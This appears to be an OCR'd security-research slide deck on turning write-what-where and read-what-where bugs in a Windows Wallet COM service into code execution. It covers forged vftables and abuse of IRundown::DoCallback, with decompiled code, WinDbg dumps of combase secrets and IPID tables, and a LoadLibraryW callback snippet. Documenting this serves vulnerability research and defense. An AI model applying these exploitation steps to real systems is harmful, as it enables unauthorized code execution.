
```
__int64 __fastcall Wallet::WalletCustomProperty::GetLabel(__int64 this, struct tagPROPVARIANT *var)
{
  unsigned int v2; // ebx
  struct tagPROPVARIANT *v3; // rdi
  HRESULT v5; // eax

  v2 = 0;
  v3 = var;
  if ( var )
  {
    v5 = PropVariantClear((PROPVARIANT *)var);
    if ( v5 >= 0 )
    {
      v3->vt = 8;
      v3->bstrVal = SysAllocString(*(const OLECHAR **)(this + 48));
    }
    else
    {
      v2 = v5;
    }
  }
  else
  {
    v2 = -2147467261;
  }
  return v2;
}
```

From Write-What-Where to code execution

Overwrite Next Object's Contents



Forge Fake vftable to Get Code Execution




The full exploitation can be found at GitHub.

From Read-What-Where to code execution

The way to the heaven – IRundown->DoCallback

```
[Guid("00000134-0000-0000-c000-000000000046")]
interface IRundown : IUnknown {
    HRESULT RemQueryInterface(/*[...]*/);
    HRESULT RemAddRef(/*[...]*/);
    HRESULT RemRelease(/*[...]*/);
    HRESULT RemQueryInterface2(/*[...]*/);
    HRESULT AcknowledgeMarshalingSets(/*[...]*/);
    HRESULT RemChangeRef(/*[...]*/);
    HRESULT DoCallback(/* Stack Offset: 8 */ [In] struct XAptCallback* p0);
    HRESULT DoNonreentrantCallback(/*[...]*/);
    HRESULT GetInterfaceNameFromIPID(/*[...]*/);
    HRESULT RundownOid(/*[...]*/);
}
```



The purpose of DoCallback: cross-apartment call(used by internals)

https://googleprojectzero.blogspot.com/2018/11/injecting-code-into-windows-protected.html

Abusing CRemoteUnknown::DoCallback to get RIP control

```
HRESULT CRemoteUnknown::DoCallback(CRemoteUnknown *this, XAptCallback *pCallbackData){
    HRESULT hr;
    if ( !IsEqualGUID( pCallbackData->guidProcessSecret , CProcessSecret::s_guidOle32Secret ) )
        return 0x80070057;                                  Server Secret

    if ( pCallbackData->pServerCtx == g_pMTAEmptyCtx ) {
        hr = ((__int64 (__fastcall *)(__int64)) pCallbackData->pfnCallback )( pCallbackData->pParam );
    }
    else{
        /*
            [...]
        */
    }

    return hr;
}
```

```
struct XAptCallback {
    /* Offset:  0 */ int64_t pfnCallback;
    /* Offset:  8 */ int64_t pParam;
    /* Offset: 16 */ int64_t pServerCtx;
    /* Offset: 24 */ int64_t pUnk;
    /* Offset: 32 */ GUID iid;
    /* Offset: 48 */ DWORD iMethod;
    /* Offset: 52 */ GUID guidProcessSecret;
};
```

Abusing CRemoteUnknown::DoCallback to get RIP control

```
HRESULT CRemoteUnknown::DoCallback(CRemoteUnknown *this, XAptCallback *pCallbackData){
    HRESULT hr;
    if ( !IsEqualGUID( pCallbackData->guidProcessSecret , CProcessSecret::s_guidOle32Secret ) )
        return 0x80070057;

    if ( pCallbackData->pServerCtx == g_pMTAEmptyCtx ) {
        hr = ((__int64 (__fastcall *)(__int64)) pCallbackData->pfnCallback )( pCallbackData->pParam );
    }
    else{
        /*
            [...]
        */
    }
    return hr;
}
```

```
0:008> dt combase+304908
CProcessSecret::s_guidOle32Secret
 {95d1414c-5830-5de4-fd4e-6650f52aa851}
   +0x000 Data1            : 0x95d1414c
   +0x004 Data2            : 0x5830
   +0x006 Data3            : 0x5de4
   +0x008 Data4            : [8]  "???"
```

```
0:008> dt combase+3043F0
g_pMTAEmptyCtx
0x0000029e`ca81a168
   +0x000 __VFN_table : 0x00007ffa`defd25d0
   +0x008 __VFN_table : 0x00007ffa`defd2598
   +0x010 __VFN_table : 0x00007ffa`defd2550
   +0x018 __VFN_table : 0x00007ffa`defd2518
   +0x020 __VFN_table : 0x00007ffa`defd24f8
```

```
pCallbackData->pfnCallback = GetProcAddress(LoadLibraryW(L"Kernel32.dll"),"LoadLibraryW");
pCallbackData->pParam = &"Path_to_exp.dll";
```

Critical Corpus for exploitation:


- What we have:

  - ✓ CProcessSecret::s_guidOle32Secret: **Read from Combase.dll**
  - ✓ g_pMTAEmptyCtx: **Read from Combase.dll**
  - ✓ pCallbackData->pfnCallback: **Pick LoadLibraryW for our target**


- What we need:

  - ? Proxy of IRundown object from local server
  - ? pCallbackData->pParam: **Require to be a pointer point to user-controllable string**

Getting a IRundown object proxy from local server



Getting a IRundown object proxy from local server



Get the IPID of IRundown object

```
0:020> dt combase+3058E0
CIPIDTable::_palloc
   +0x000 _pgalloc          : CInternalPageAllocator
   +0x050 _hHeap            : (null)
   +0x058 _cbPerEntry       : 0
   +0x060 _lNumEntries      : 0n0
```

```
0:020> dx -r1 (*((combase!CInternalPageAllocator *)0x7ffadf0958e0))
(*((combase!CInternalPageAllocator *)0x7ffadf0958e0))                [Type: CInternalPageAllocator]
    [+0x000] _cPages          : 0x1 [Type: unsigned __int64]
    [+0x008] _pPageListStart  : 0x29eca817e60 [Type: tagPageEntry * *]
    [+0x010] _pPageListEnd    : 0x29eca817e68 [Type: tagPageEntry * *]
    [+0x018] _dwFlags         : 0x0 [Type: unsigned long]
    [+0x020] _ListHead        [Type: tagPageEntry]
    [+0x030] _cEntries        : 224 [Type: long]
    [+0x038] _cbPerEntry      : 0x78 [Type: unsigned __int64]
    [+0x040] _cEntriesPerPage : 0x32 [Type: unsigned short]
    [+0x048] _pLock           : 0x0 [Type: COleStaticMutexSem *]
```

```
0:020> dq 0x29eca817e60
0000029e`ca817e60  0000029e`ca833ea0 00000000`00000000
0000029e`ca817e70  00000000`00000001 00000000`00000000
0000029e`ca817e80  00000000`00000000 40280000`00000000
0000029e`ca817e90  00007ffa`df005ac8 00000000`00000001
0000029e`ca817ea0  00000000`00000001 00000000`00000000
0000029e`ca817eb0  00000000`00000000 40200000`00000000
0000029e`ca817ec0  00007ffa`defe2210 00000001`00000000
0000029e`ca817ed0  00000000`00000001 00000000`00000000
```

```
0:020> dt tagIPIDEntry 0000029e`ca833ea0
combase!tagIPIDEntry
   +0x000 pNextIPID         : (null)
   +0x008 dwFlags           : 0x1080c
   +0x00c cStrongRefs       : 5
   +0x010 cWeakRefs         : 0
   +0x014 cPrivateRefs      : 0
   +0x018 pv                : 0x0000029e`ca817e30 Void
